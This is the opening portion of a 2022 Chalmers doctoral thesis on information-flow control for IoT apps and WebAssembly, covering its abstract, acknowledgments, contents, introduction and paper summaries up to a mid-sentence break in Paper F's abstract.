

THESIS FOR THE DEGREE OF DOCTOR OF PHILOSOPHY

# **Principled Flow Tracking in IoT and Low-Level Applications**

IULIA BASTYS

Department of Computer Science & Engineering  
Chalmers University of Technology  
Gothenburg, Sweden, 2022

# Principled Flow Tracking in IoT and Low-Level Applications

Iulia Bastys

© Iulia Bastys, 2022

ISBN 978-91-7905-613-1

Doktorsavhandlingar vid Chalmers tekniska högskola

Ny serie nr 5079

ISSN 0346-718X

Technical report no 210D

Department of Computer Science & Engineering

Chalmers University of Technology

SE-412 96 Gothenburg

Sweden

Telephone +46 (0)31-772 1000

Gothenburg, Sweden, 2022

## Abstract

Significant fractions of our lives are spent digitally, connected to and dependent on Internet-based applications, be it through the Web, mobile, or IoT. All such applications have access to and are entrusted with private user data, such as location, photos, browsing habits, private feed from social networks, or bank details.

In this thesis, we focus on IoT and Web(Assembly) apps. We demonstrate IoT apps to be vulnerable to attacks by malicious app makers who are able to bypass the sandboxing mechanisms enforced by the platform to stealthily exfiltrate user data. We further give examples of carefully crafted WebAssembly code abusing the semantics to leak user data.

We are interested in applying language-based technologies to ensure application security due to the formal guarantees they provide. Such technologies analyze the underlying program and track how the information flows in an application, with the goal of either statically proving its security, or preventing insecurities from happening at runtime. As such, for protecting against the attacks on IoT apps, we develop both static and dynamic methods, while for securing WebAssembly apps we describe a hybrid approach, combining both.

While language-based technologies provide strong security guarantees, they are still to see a widespread adoption outside the academic community where they emerged. In this direction, we outline six design principles to assist the developer in choosing the right security characterization and enforcement mechanism for their system. We further investigate the relative expressiveness of two static enforcement mechanisms which pursue fine- and coarse-grained approaches for tracking the flow of sensitive information in a system. Finally, we provide the developer with an automatic method for reducing the manual burden associated with some of the language-based enforcements.

**Keywords:** language-based security, information-flow control, IoT apps, WebAssembly apps, design principles, enforcement granularity, automatic labeling



## List of publications

This thesis is based on the following publications, each presented in a separate chapter. Papers B,C, D, F and H are published at peer-reviewed conferences, Paper A in IEEE S&P Magazine, and Paper G in Magazine ACM SIGLOG News. Where it is the case, the full version of the paper is presented.

- Paper A** “Securing IoT Apps“  
Musard Balliu, Iulia Bastys, Andrei Sabelfeld  
*IEEE S&P Magazine 2019.*
- Paper B** “If This Then What? Controlling Flows in IoT Apps”  
Iulia Bastys, Musard Balliu, Andrei Sabelfeld  
*CCS 2018.*
- Paper C** “Tracking Information Flow via Delayed Output: Addressing Privacy in IoT and Emailing Apps”  
Iulia Bastys, Frank Piessens, Andrei Sabelfeld  
*NordSec 2018.*
- Paper D** “Clockwork: Tracking Remote Timing Attacks”  
Iulia Bastys, Musard Balliu, Tamara Rezk, Andrei Sabelfeld  
*CSF 2020.*
- Paper E** “A Principled Approach to Securing WebAssembly”  
Iulia Bastys, Maximilian Algehed, Alexander Sjösten, Andrei Sabelfeld  
*Manuscript.*
- Paper F** “Prudent Design Principles for Information Flow Control”  
Iulia Bastys, Frank Piessens, Andrei Sabelfeld  
*PLAS 2018.*
- Paper G** “Type Systems for Information Flow Control: The Question of Granularity”  
Vineet Rajani, Iulia Bastys, Willard Rafnsson, Deepak Garg  
*ACM SIGLOG News 2017.*
- Paper H** “Automatic Annotation of Confidential Data in Java Code”  
Iulia Bastys, Pauline Bolignano, Franco Raimondi, Daniel Schoepe  
*FPS 2021.*



*In memory of my grandparents Victor and Pătru*



# Acknowledgments

It has been a long journey, one which started quite some time before my arrival in Gothenburg, Sweden. I am happy and relieved I have finally reached its end. There are many people who inspired me, acted as role models or mentors without whom I would not have gotten here. This part of the thesis is an homage to them.

I would like to express my deep gratitude to my supervisor Andrei Sabelfeld for believing in me. I haven't always, so it's good at least one of us did. There's so many things I have and could have learned from you still, and parts of me wish this journey to have continued. Thank you for showing me the fun part of doing research and helping me become an independent academic!

I am thankful to my opponent Limin Jia, and the grading committee members Helmut Seidl, Volkmar Lotz, and Mathias Ekstedt for reviewing this thesis and accompanying me over the crossing line.

I am fortunate to have collaborated with some incredible people. Musard Balliu, Pauline Bolignano, Deepak Garg, Frank Piessens, Willard Rafnsson, Franco Raimondi, Vineet Rajani, Tamara Rezk, Daniel Schoepe thank you all for stimulating discussions which have helped advance my knowledge and expand my curiosity.

Many thanks to Jim Christy, who hosted me for an internship at Amazon. It has been an immense pleasure to see a true manager at work. Pauline Bolignano and Franco Raimondi, my buddy and mentor, respectively, during my stay at Amazon, deserve special acknowledgments for showing me the "good" parts of industry, and having me forget about the "bad" and "ugly" ones. All others in the PV-AR London team, thank you for being so friendly and inclusive.

I owe my deepest gratitude to Michelle Carnell, the program manager of Saarbrücken Graduate School of Computer Science, who placed her vote of confidence on me when I had only just started on this journey and was still wandering to find my path. Thank you, Michelle! I will be forever grateful.

I had the fortune to be guided in my first academic steps by Deepak Garg, a never-ending source of inspiration. I have learned immensely from you and if some obstacles have been easier to overcome in the past years, it is because of the many things you've taught me. Thank you for your patience and guidance! They have been fundamental to my academic growth and development.

Bernd Finkbeiner and Christian Hammer count amongst the few who have always supported me during my rough moments in Saarbrücken. Thank you for your kindness and confidence in me!

Ruzica Piskac, you have been a true role model and I feel very fortunate to have benefited from your encouragements and moral support. I'm looking forward to our next encounter, and hope it will be in a quieter place than Frankfurt Airport.

Akòs Gross and Jetzabel Serna-Olvera, thank you for helping keep sane during most challenging and kafkaesque times.

Chalmers has been a great place to work and I am fortunate to have found so many friends at the department. Thank you all. Thomas Rosenstatter, for revealing Gothenburg to me and for last-minute *fikas* in Mölndal "village". Daniel Schoepe, for persuading me to give jazz a chance, and another, and another. Georgia Tsaloli, for helping with my confidence, but also for going to Greek dances together. *Éndýo-trío-téssera-pénte-éxi!* Alexander Sjösten, for being a great office mate and an encyclopedia of all Swedish things. Maximilian Algehed, for awesome discussions about research, movies, books, and all life. Hanaa Alsharif, for being a model of how to remain optimistic no matter the hardships. Benjamin Eriksson, for reminding me to stop postponing things and for being a Duolingo buddy. Ivan Oleynikov, Mohammad Ahmadpanah, and Jeff Yu-Tin Chen, for being probably the best office mates in the world.

Living away from *home* and family hasn't always been easy. I have lost two grandparents while chasing this dream, and I sometimes wonder if it has been worth it. This thesis is dedicated to their memory.

My parents have been an important source of strength, moral compass, and integrity. I am proud of having you as my parents, I hope this thesis makes *you* proud.

I am grateful to my sisters for always being there. For everything. And nothing else matters.

I save the best for last. Linus, I am grateful for you have taught me so much about myself and the world. And the lessons haven't finished yet. Tomas, you have been the constant throughout my journey, always there to encourage me and lift my spirits. Everything seems possible with your support, and I'm looking forward to the new challenges.

This list is not exhaustive, and most probably I have forgotten to mention somebody. If you're not here, it's simply because writing this thesis is limited by time and space. To all of you who walked besides me on this journey, Thank you!

January 13th, 2022

# Contents

<b>Abstract</b>	<b>iii</b>
<b>List of publications</b>	<b>v</b>
<b>Acknowledgments</b>	<b>ix</b>

---

Overview

---

<b>I Introduction</b>	<b>3</b>
I.1 Language based-security . . . . .	4
I.2 IoT apps . . . . .	5
I.3 WebAssembly apps . . . . .	6
I.4 Challenges . . . . .	6
<b>II Thesis structure</b>	<b>9</b>
<b>III Statement of contributions</b>	<b>13</b>
A Securing IoT Apps . . . . .	13
B If This Then What? Controlling Flows in IoT Apps . . . . .	13
C Tracking Information Flow via Delayed Output: Addressing Privacy in IoT and Emailing Apps . . . . .	14
D Clockwork: Tracking Remote Timing Attacks . . . . .	14
E A Principled Approach to Securing WebAssembly . . . . .	15
F Prudent Design Principles for Information Flow Control . . . . .	15
G Type Systems for Information Flow Control: The Question of Granularity . . . . .	16
H Automatic Annotation of Confidential Data in Java Code . . . . .	16
<b>Bibliography</b>	<b>19</b>

---

Tracking Flows in IoT Apps

---

<b>A Securing IoT Apps</b>	<b>27</b>
Bibliography . . . . .	39
<b>B If This Then What? Controlling Flows in IoT Apps</b>	<b>43</b>
B.1 Introduction . . . . .	43
B.2 IFTTT platform and attacker model . . . . .	47
B.3 Attacks . . . . .	48
B.3.1 Privacy . . . . .	49
B.3.2 Integrity . . . . .	50
B.3.3 Availability . . . . .	51

B.3.4	Other IoT platforms . . . . .	52
B.3.5	Brute forcing short URLs . . . . .	52
B.4	Measurements . . . . .	53
B.4.1	Dataset and methodology . . . . .	53
B.4.2	Classifying triggers and actions . . . . .	54
B.4.3	Analyzing IFTTT applets . . . . .	56
B.5	Countermeasures: Breaking the flow . . . . .	58
B.5.1	Per-applet access control . . . . .	59
B.5.2	Authenticated communication . . . . .	59
B.5.3	Unavoidable public URLs . . . . .	60
B.6	Countermeasures: Tracking the flow . . . . .	60
B.6.1	Types of flow . . . . .	61
B.6.2	Formal model . . . . .	62
B.6.3	Soundness . . . . .	67
B.7	FlowIT . . . . .	68
B.7.1	Implementation . . . . .	68
B.7.2	Evaluation . . . . .	69
B.8	Related work . . . . .	69
B.9	Conclusion . . . . .	71
	Bibliography . . . . .	73
	Appendix . . . . .	79
B.I	Semantic rules . . . . .	81
B.II	Soundness . . . . .	82
<b>C</b>	<b>Tracking Information Flow via Delayed Output: Addressing Privacy in IoT and Emailing Apps</b>	<b>89</b>
C.1	Introduction . . . . .	89
C.2	Privacy leaks . . . . .	92
C.2.1	IFTTT . . . . .	92
C.2.2	MailChimp . . . . .	93
C.2.3	Impact . . . . .	93
C.3	Tracking information flow via delayed output . . . . .	94
C.4	Security model . . . . .	95
C.4.1	Semantic model . . . . .	96
C.4.2	Preliminaries . . . . .	97
C.4.3	Projected noninterference . . . . .	98
C.4.4	Projected weak secrecy . . . . .	99
C.5	Security enforcement . . . . .	99
C.5.1	Information flow control . . . . .	100
C.5.2	Discussion . . . . .	103
C.5.3	Taint tracking . . . . .	103
C.6	Related work . . . . .	104
C.7	Conclusion . . . . .	105
	Bibliography . . . . .	107
	Appendix . . . . .	111
C.I	Information flow control . . . . .	111

C.II Taint-tracking . . . . .	113
<b>D Clockwork: Tracking Remote Timing Attacks</b>	<b>117</b>
D.1 Introduction . . . . .	117
D.2 Security characterization . . . . .	120
D.2.1 Attacker model . . . . .	120
D.2.2 Language . . . . .	120
D.2.3 Security definition . . . . .	124
D.3 Enforcement . . . . .	129
D.3.1 Security monitor . . . . .	129
D.3.2 Soundness . . . . .	133
D.4 Generalization to arbitrary lattices . . . . .	135
D.5 Implementation . . . . .	136
D.6 Case studies: IFTTT and VJSC . . . . .	137
D.6.1 Remote timing attacks on IFTTT . . . . .	138
D.6.2 Remote timing leaks in VJSC . . . . .	139
D.7 Related work . . . . .	139
D.8 Conclusion . . . . .	141
Bibliography . . . . .	143
Appendix . . . . .	149

---

Tracking Flows in Low-Level Apps

---

<b>E A Principled Approach to Securing WebAssembly</b>	<b>163</b>
E.1 Introduction . . . . .	163
E.2 Background on Wasm . . . . .	164
E.2.1 Basics . . . . .	165
E.2.2 Structured control flow . . . . .	167
E.2.3 Linear memory . . . . .	167
E.2.4 Wasm by example . . . . .	168
E.3 Attacker model . . . . .	169
E.4 Challenges, design choices, and non-goals . . . . .	170
E.4.1 Dealing with implicit flows . . . . .	170
E.4.2 Labeling the linear memory . . . . .	172
E.4.3 Big-step vs. small-step semantics . . . . .	174
E.4.4 Non-goals . . . . .	175
E.5 SecWasm . . . . .	175
E.5.1 Syntax . . . . .	175
E.5.2 Big-step semantics . . . . .	176
E.5.3 Security type system . . . . .	180
E.6 Security properties . . . . .	183
E.7 SecWasm vs. IFC for low-level languages . . . . .	187
E.8 Related work . . . . .	194
E.9 Conclusions . . . . .	194
Bibliography . . . . .	197
Appendix . . . . .	201

E.I	SecWasm big-step semantics . . . . .	201
E.II	SecWasm security type system . . . . .	206
E.III	Proofs . . . . .	209

---

Design Principles

---

<b>F</b>	<b>Prudent Design Principles for Information Flow Control</b>	<b>259</b>
F.1	Introduction . . . . .	259
F.2	Design principles . . . . .	261
F.3	Related work . . . . .	268
F.4	Conclusion . . . . .	268
	Bibliography . . . . .	269

---

Granularity of Enforcement

---

<b>G</b>	<b>Type Systems for Information Flow Control:</b>	
	<b>The Question of Granularity</b>	<b>279</b>
G.1	Introduction . . . . .	279
G.2	Type systems for information-flow control . . . . .	281
	G.2.1 Fine-grained type system . . . . .	281
	G.2.2 Coarse-grained type system . . . . .	286
G.3	Translations . . . . .	289
	G.3.1 Translating CG to FG . . . . .	290
	G.3.2 Translating FG to CG . . . . .	291
G.4	Other type systems . . . . .	295
G.5	Conclusion . . . . .	295
	Bibliography . . . . .	297

---

Automatic Program Labeling

---

<b>H</b>	<b>Automatic Annotation of Confidential Data in Java Code</b>	<b>303</b>
H.1	Introduction . . . . .	303
H.2	Background: graph-based representations for Java . . . . .	304
H.3	The algorithm for automatic annotations . . . . .	305
	H.3.1 Datalog facts extraction . . . . .	307
	H.3.2 Confidentiality policy . . . . .	307
	H.3.3 Initial data annotation phase . . . . .	308
	H.3.4 Data annotation propagation phase . . . . .	309
H.4	Evaluation . . . . .	311
	H.4.1 SecuriBench . . . . .	311
	H.4.2 Reconstructing existing annotations . . . . .	312
H.5	Discussion and limitations . . . . .	313
	H.5.1 Limitations . . . . .	313
	H.5.2 Other approaches . . . . .	314
H.6	Related Work . . . . .	315
H.7	Conclusion . . . . .	316
	Bibliography . . . . .	317

# Overview





# Introduction

Our digital lives and online presence have been exacerbated and amplified by the ongoing pandemic and restrictions imposed in an attempt to end it. More than ever our lives are connected to and dependent on Internet-based applications, be it through the web, mobile, or IoT.

Billions of users entrust these apps with sensitive data such as location, photos, private feed from social networks, browsing habits, or bank details, to name a few. Huge amounts of user data are thus handled by the systems administering such apps, and they keep growing. For example, the use of IoT is expected to further explode given the possibilities provided by the incoming 5G networks.

Given personal data is a new currency, it is no surprise systems providing the apps become a target for and vulnerable to attackers, which can range from amateurs and skilled individuals to criminal organizations and even governmental agencies. Securing these systems and providing some guarantees in doing so becomes thus of paramount importance.

Unfortunately, current methods for building and maintaining such systems fail to provide us with strong security guarantees. Furthermore, selected mitigations are often inefficient or insufficient in dealing with certain classes of attacks.

A more rigorous approach to software security is pending and a collection of technologies based on programming languages and formal methods emerged from the academic community to provide just that. These language-based technologies enforce security properties on programs ensuring they do not leak information, while providing mathematical guarantees that this is indeed the case.

A couple of challenges when employing such techniques are related to discovering vulnerabilities in and identifying the appropriate security characterizations for an application domain. In addition, classes and sub-classes of enforcements have been defined for the language-based technologies. By reasoning about the expressiveness relationship between enforcements in a sub-class, a more informed decision can be made with respect to choosing the right enforcement for a security characterization. Finally, despite the formal guarantees they bestow, these language-based approaches still await for widespread use on real-world, practical applications. One major admitted obstacle in their large-scale adoption is related to the fact that these automatic technologies usually require some prior manual intervention on the program developers are skeptical and reluctant to perform.

**Thesis scope** The goals of this thesis are four-fold:

1. To outline vulnerabilities in two types of applications entrusted with sensitive user data: IoT and WebAssembly apps, and to provide principled approaches implementing language-based technologies for protecting against them;
2. To identify design principles to apply when developing language-based technologies for new application domains. Of great relevance here are characterizing security and defining enforcements accounting for the level of trust in the computing base;
3. To analyze the relative expressiveness of two sub-classes of language-based enforcements;
4. To assist the developers in embracing language-based enforcements by providing them with automatic methods which reduce the manual burden associated with some of the enforcements.

In Section I.1 we give a short introduction into language-based security (LBS) and information-flow control, a sub-area of LBS concerned with formally expressing what it means for a program to be secure, designing techniques to guarantee this security, and finally proving it. We continue with Sections I.2 and I.3 where we look at IoT and WebAssembly apps and see where current methods fail to protect them against leaks of sensitive user data.


## I.1 Language based-security

Language-based security (LBS) is an approach to software security which uses the underlying language of a program to provide provable security guarantees. LBS techniques analyze programs either to formally prove their security, or to automatically prevent insecurities from happening at runtime.

As such, LBS approaches can be roughly divided into two categories: static and dynamic. *Static* approaches analyze a program before execution and aim to establish its security on all inputs. Security type systems are such an example and guarantee that well-typed programs satisfy a certain security property. *Dynamic* techniques prevent the program from exhibiting insecure behavior during its execution. While static approaches make statements about the security of a program only by inspecting its semantics, dynamic approaches, on the other hand, modify the semantics to ensure no information leaks happen at runtime, sometimes even aborting the program if such leak is detected. *Hybrid* approaches combine both static and dynamic analysis techniques, in an attempt to take the best out of the two worlds.

**Information flow control** Information flow control (IFC) is an area of LBS which tracks how the information from the program's inputs (sometimes referred to as *sources*) propagates or *flows* through the program to influence the outputs (sometimes referred to as *sinks*) and prevents the flows from those sources marked as private to the sinks marked as public. The policy enforcing this restriction is usually referred to as *noninterference* [19], and Figure I.1 illustrates it in a schematic way.

## I. Introduction



**Figure I.1:** Schematic depiction of noninterference.

The diagram depicted in Figure I.1 represents a program  $p$  as a black-box, and the arrows inside this box are an abstract representation of the flows inside the program. However, by inspecting the program’s semantics, the flows can be classified in two types: *explicit* and *implicit*. Explicit flows happen when a value is directly used to redefine another value. These correspond to *data flows* in classical program analysis [17] and  $y := x$  is an example of such flow. Implicit flows appear when a value indirectly influences another value via the control constructs of the language. These correspond to *control flows* in program analysis [17] and  $\text{if } (x) \text{ then } y := 1 \text{ else } y := 0$  is an example of such flow.

Returning to noninterference, IFC systems typically enforce it by assigning security labels disposed hierarchically to the sources and sinks and preventing flows from data assigned labels from higher positions in the hierarchy to the ones assigned labels from lower positions in the hierarchy. Traditionally, this hierarchy is represented by a mathematical structure called *lattice* comprising of security levels, which specifies an ordering on how the information is *allowed* to flow inside a system. For example, assuming levels L and H in a lattice, corresponding to public and, respectively, private data, an IFC policy might specify  $L \sqsubseteq H$  and  $H \not\sqsubseteq L$ , which means information from public data is allowed to influence private data, but not the other way around.

## I.2 IoT apps

The world of Internet of Things (IoT) opens up countless possibilities for automations between devices and services beyond imagination. Connections between dispersed online services (e.g., Google, Twitch, or Discord), Internet-connected devices (e.g., smart homes, fitness armbands, smart lightning) and social networks (e.g., Facebook or Twitter) otherwise impossible (or accessible only through complex and costly means) are freely available on IoT app platforms at the push of a button.

“Save new photos you’re tagged in on Facebook to Dropbox” [27] and “Get alerts if there is a disease outbreak news from the World Health Organization” [26] are two examples of IoT apps on a popular platform, with currently 160k and 67k installations, respectively.

The ease of installing and using IoT apps gives users a strong sense of control over their data. However, IoT apps are pieces of software (e.g., JavaScript) running on behalf of the users on cloud-based IoT platforms. The platforms offer an Infrastructure-as-a-Service for the users to automate the communication between

devices and, ultimately, to store their data. User sensitive data such as location, fitness information, photos, or private feed from social networks, is in this way entrusted to a range of third-parties comprising the cloud back-end: app makers, services running the IoT apps in the cloud, and even the underlying cloud providers.

Serious threats to user privacy come thus from all directions. However, in this thesis we focus on the app makers (as anybody with an account on the platform can create and publish apps) and possibilities they have for bypassing current sandboxing mechanisms employed by the platform for exfiltrating user data.

We reveal two classes of attacks which allow a malicious maker to stealthy exfiltrate sensitive information, such as user photos: URL-based attacks exploiting URL constructions in the app [11, 13] and remote timing attacks abusing clock accesses [10]. While access control could be a backward-compatible solution with the current model of IoT platforms, it is also highly restrictive. Tracking the information flow inside the apps is a more viable solution, applicable for longterm protection and providing with formal security guarantees.

### **1.3 WebAssembly apps**

Similar to IoT apps, WebAssembly (Wasm) applications are entrusted with sensitive user data on the web: geo-location, activity on webpages, browser habits, login data, or bank details.

Wasm is a low-level programming language designed to enable high-performance web applications and to provide by construction better security guarantees on the web. It has a memory-safe and sandboxed execution environment [2], separate memory and code space [21], and structured control flow. Wasm was released in 2017 and shortly thereafter got adopted by all major browsers [38]. It is now an open standard, recommended by W3C alongside HTML and JavaScript [37]. It is a popular compilation target from languages such as C, C++, and Rust, and support for compiling other languages down to Wasm, such as Python, JavaScript, or Java, is in progress.

All this reveals a high potential for large-scale adoption on the web, and recent deployments for decentralized cloud computing [24], smart contracts [1], and the IoT [35, 39] enlarge its applicability to other domains.

Through the structured control flow, Wasm applications enforce control flow integrity. However, Wasm is still to offer security guarantees for the information flows through its applications.

While we do not demonstrate attacks on Wasm applications, as we do for IoT apps, we give instead examples of carefully crafted code abusing the semantics to leak sensitive data [9]. Through adequate IFC enforcement, Wasm apps can become free of such attacks and formally ensure confidentiality of sensitive data.

### **1.4 Challenges**

**IFC in IoT apps** Vulnerable to a class of attacks exploiting URL constructions [7, 12, 13] or to remote timing attacks [10], securing IoT apps with IFC requires novel

## *I. Introduction*

security characterizations to account for the attacker’s view of the app, as well as new enforcement mechanisms that provably enforce the novel security conditions.

**IFC in WebAssembly apps** WebAssembly (Wasm) stands out from other low-level languages due to its unstructured linear memory, structured control flow, and unwinding operand stack. For these reasons, not only previous approaches enforcing IFC in other machine languages [8, 14, 28, 30, 40] are obsolete when it comes to applying them to Wasm, but also the security characterizations they enforce are deprecated.

**Design principles for IFC techniques** The literature abounds with different variants for noninterference [4, 5, 6, 22, 34, 36] and with as many different enforcement mechanisms [17, 18, 20, 25, 31, 36]. Thus, when we deal with a new application domain, we require a principled approach for choosing the right security characterization and for selecting the right enforcement mechanism for it.

**Granularity of enforcement mechanism** Some static enforcements via type systems require the security types (or labels) to be assigned to each piece of data (pursuing a fine-grained approach) [23, 32, 36], while others only apply them to blocks of computations (pursuing a coarse-grained approach) [15, 29, 33]. Benefits and downsides are admitted by both approaches, and an investigation on their relative expressiveness is due.

**Automatic security labeling of programs** When it comes to IFC enforcement, irrespective of granularity, developers are reserved in embracing such technology, mostly due to the burdening task of manually annotating the sensitive data with security labels [16]. Automatic methods for performing the labeling would be a step forward towards the large-scale adoption of IFC trackers.





## Thesis structure

This thesis comprises a collection of eight papers (Chapters A-H) bundled up in five parts corresponding to the challenges previously outlined (Section I.4). Figure II.1 shows the relationship between the papers and suggests alternative reading paths than the one presented in the thesis and briefly described below.

### Part 1

This part is the largest of all, comprising Papers A-D focusing on securing IoT apps by information flow tracking.

#### Paper A **Securing IoT Apps**

Paper A can be viewed as an extended introduction to this thesis. It gives a popular science overview of IoT apps and the threats to user privacy stemming from the current model of IoT platforms. It discusses limitations of current defenses and suggests alternatives providing better security guarantees.

#### Paper B **If This Then What? Controlling Flows in IoT Apps**


Paper B exposes a class of attacks of malicious app makers exploiting URL constructions popular IoT app platforms are vulnerable to. The results of an empirical study on IoT apps from one such platform we conduct reveals the impact of these attacks can be quite high. The paper further discusses two protection mechanisms, one based on access control, the other on dynamic IFC enforcement.

#### Paper C **Tracking Information Flow via Delayed Output: Addressing Privacy in IoT and Emailing Apps**

Paper C considers the scenario when the IoT apps are statically analyzed for security before being published on the platform, and presents a static enforcement via a type system for the URL-based attacks.

#### Paper D **Clockwork: Tracking Remote Timing Attacks**

In Paper D we characterize remote timing attacks and reveal dynamic IFC monitor patterns for combining clock access, secret branching, and output to defend against them.



**Figure II.1:** Overview of research tracks and suggested alternative reading paths of the appended publications. Index X denotes the full version of the corresponding paper. Label SecWasm denotes the name of the tool introduced in the corresponding paper.

## Part 2

This part deals with tracking information flows in low-level applications written in WebAssembly and comprises Paper E.

### Paper E **A Principled Approach to Securing WebAssembly**

Paper E introduces SecWasm, a hybrid IFC enforcement for securing low-level applications written in WebAssembly. We outline the challenges and design choices made when modeling such an IFC system for a machine language with untraditional characteristics: unstructured linear memory, structured control flow, and operand stack unwinding.

## Part 3

In this part comprising Paper F we focus on enunciating security design principles for IFC techniques.

### Paper F **Prudent Design Principles for Information Flow Control**

In the style of Abadi and Needham’s informal principles for designing cryptographic protocols [3], in Paper F we outline six principles a security designer needs to follow when specifying security characterizations for new application domains and building IFC enforcement mechanisms for them.

## **Part 4**

Comprising Paper G, this part looks at the expressiveness relationship between two IFC enforcement mechanisms.

Paper G **Type Systems for Information Flow Control:  
The Question of Granularity**

In Paper G we investigate the expressiveness relation between two extremes of dependency analysis, fine-grained and coarse-grained approaches for statically enforcing IFC via type systems.

## **Part 5**

The last part of the thesis comprises Paper H and intends to increase the usage of IFC methods by automatically assisting the developer in program labeling.

Paper H **Automatic Annotation of Confidential Data in Java Code**

The final part of the thesis comprises Paper H, outlining a data flow analysis on a graph representation of Java programs for automatic labeling of sensitive data.





## Statement of contributions

This chapter lists the abstracts of the individual chapters and outlines the personal contributions for each.

### A Securing IoT Apps

*Musard Balliu, Iulia Bastys, Andrei Sabelfeld*

Users increasingly rely on IoT apps to manage their digital lives through the overwhelming diversity of IoT services and devices. Are the IoT app platforms doing enough to protect the privacy and security of their users? By securing IoT apps, how can we help users reclaim control over their data?

**Statement of contributions** Iulia contributed to the exposition of the paper.

Appeared in: *IEEE S&P Magazine (Special Issue on Internet of Things)*, 2019.

### B If This Then What? Controlling Flows in IoT Apps

*Iulia Bastys, Musard Balliu, Andrei Sabelfeld*

IoT apps empower users by connecting a variety of otherwise unconnected services. These apps (or *applets*) are triggered by external information sources to perform actions on external information sinks. We demonstrate that the popular IoT app platforms, including IFTTT (If This Then That), Zapier, and Microsoft Flow are susceptible to attacks by malicious applet makers, including stealthy privacy attacks to exfiltrate private photos, leak user location, and eavesdrop on user input to voice-controlled assistants. We study a dataset of 279,828 IFTTT applets from more than 400 services, classify the applets according to the sensitivity of their sources, and find that 30% of the applets may violate privacy. We propose two countermeasures for short- and long-term protection: access control and information flow control. For short-term protection, we suggest that access control classifies an applet as either exclusively private or exclusively public, thus breaking flows from private sources to sensitive sinks. For longterm protection, we develop a framework for information flow tracking in IoT apps. The framework models applet reactivity and timing

behavior, while at the same time faithfully capturing the subtleties of attacker observations caused by applet output. We show how to implement the approach for an IFTTT-inspired setting leveraging state-of-the-art information flow tracking techniques for JavaScript based on the JSFlow tool and evaluate its effectiveness on a collection of applets.

**Statement of contributions** Iulia was responsible for designing the semantics of the dynamic monitor, proving its soundness, implementing it as an extension of JSFlow, and evaluating it.

Appeared in: *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS 2018), Toronto, Canada, October 2018.*

## **C Tracking Information Flow via Delayed Output: Addressing Privacy in IoT and Emailing Apps**

*Iulia Bastys, Frank Piessens, Andrei Sabelfeld*

This paper focuses on tracking information flow in the presence of delayed output. We motivate the need to address delayed output in the domains of IoT apps and email marketing. We discuss the threat of privacy leaks via delayed output in code published by malicious app makers on popular IoT app platforms. We discuss the threat of privacy leaks via delayed output in non-malicious code on popular platforms for email-driven marketing. We present security characterizations of *projected noninterference* and *projected weak secrecy* to capture information flows in the presence of delayed output in malicious and non-malicious code, respectively. We develop two security type systems: for information flow control in potentially malicious code and for taint tracking in non-malicious code, engaging *read* and *write* security types to soundly enforce projected noninterference and projected weak secrecy.

**Statement of contributions** Iulia was responsible for designing the type systems and proving their soundness, and for verifying the exfiltrations via delayed output on other platforms.

Appeared in: *The 23rd Nordic Conference on Secure IT Systems (NordSec 2018), Oslo, Norway, November 2018.*

## **D Clockwork: Tracking Remote Timing Attacks**

*Iulia Bastys, Musard Balliu, Tamara Rezk, Andrei Sabelfeld*

Timing leaks have been a major concern for the security community. A common approach is to prevent secrets from affecting the execution time, thus achieving security with respect to a strong, *local* attacker who can measure the timing of program runs. However, this approach becomes restrictive as soon as programs branch on a secret.

### III. Statement of contributions

This paper focuses on timing leaks under *remote* execution. A key difference is that the remote attacker does not have a reference point of when a program run has started or finished, which significantly restricts attacker capabilities. We propose an extensional security characterization that captures the essence of remote timing attacks. We identify patterns of combining clock access, secret branching, and output in a way that leads to timing leaks. Based on these patterns, we design Clockwork, a monitor that rules out remote timing leaks. We implement the approach for JavaScript, leveraging JSFlow, a state-of-the-art information flow tracker. We demonstrate the feasibility of the approach on case studies with IFTTT, a popular IoT app platform, and VJSC, an advanced JavaScript library for e-voting.

**Statement of contributions** Iulia was responsible for designing the monitor and proving its soundness. The implementation of the monitor as an extension to JSFlow, as well as setting up the case study on IFTTT apps were also her responsibility.

Appeared in: *33rd IEEE Computer Security Foundations Symposium (CSF), June 2020.*

## E A Principled Approach to Securing WebAssembly

*Iulia Bastys, Maximilian Alghed, Alexander Sjösten, Andrei Sabelfeld*

We introduce SecWasm, the first general purpose information-flow control (IFC) system for WebAssembly (Wasm), thus extending the safety guarantees offered by Wasm with guarantees that applications manipulate sensitive data in a secure way. We design a novel enforcement mechanism that overcomes the challenges posed by such uncommon characteristics for low-level languages in Wasm as unstructured linear memory and structured control flow. We propose a hybrid system enforcing termination insensitive noninterference, static at core, but which utilizes selective dynamic checks to maintain permissiveness in the face of Wasm’s dynamic features.

**Statement of contributions** Iulia was responsible for representing Wasm’s semantics in big-step format and extending its type system with security checks, for setting and formulating most of the security properties and for the proofs. The comparison with previous IFC approaches for other low-level languages was also her responsibility.

*Manuscript.*

## F Prudent Design Principles for Information Flow Control

*Iulia Bastys, Frank Piessens, Andrei Sabelfeld*

Recent years have seen a proliferation of research on information flow control. While the progress has been tremendous, it has also given birth to a bewildering breed of concepts, policies, conditions, and enforcement mechanisms. Thus, when designing information flow controls for a new application domain, the designer is

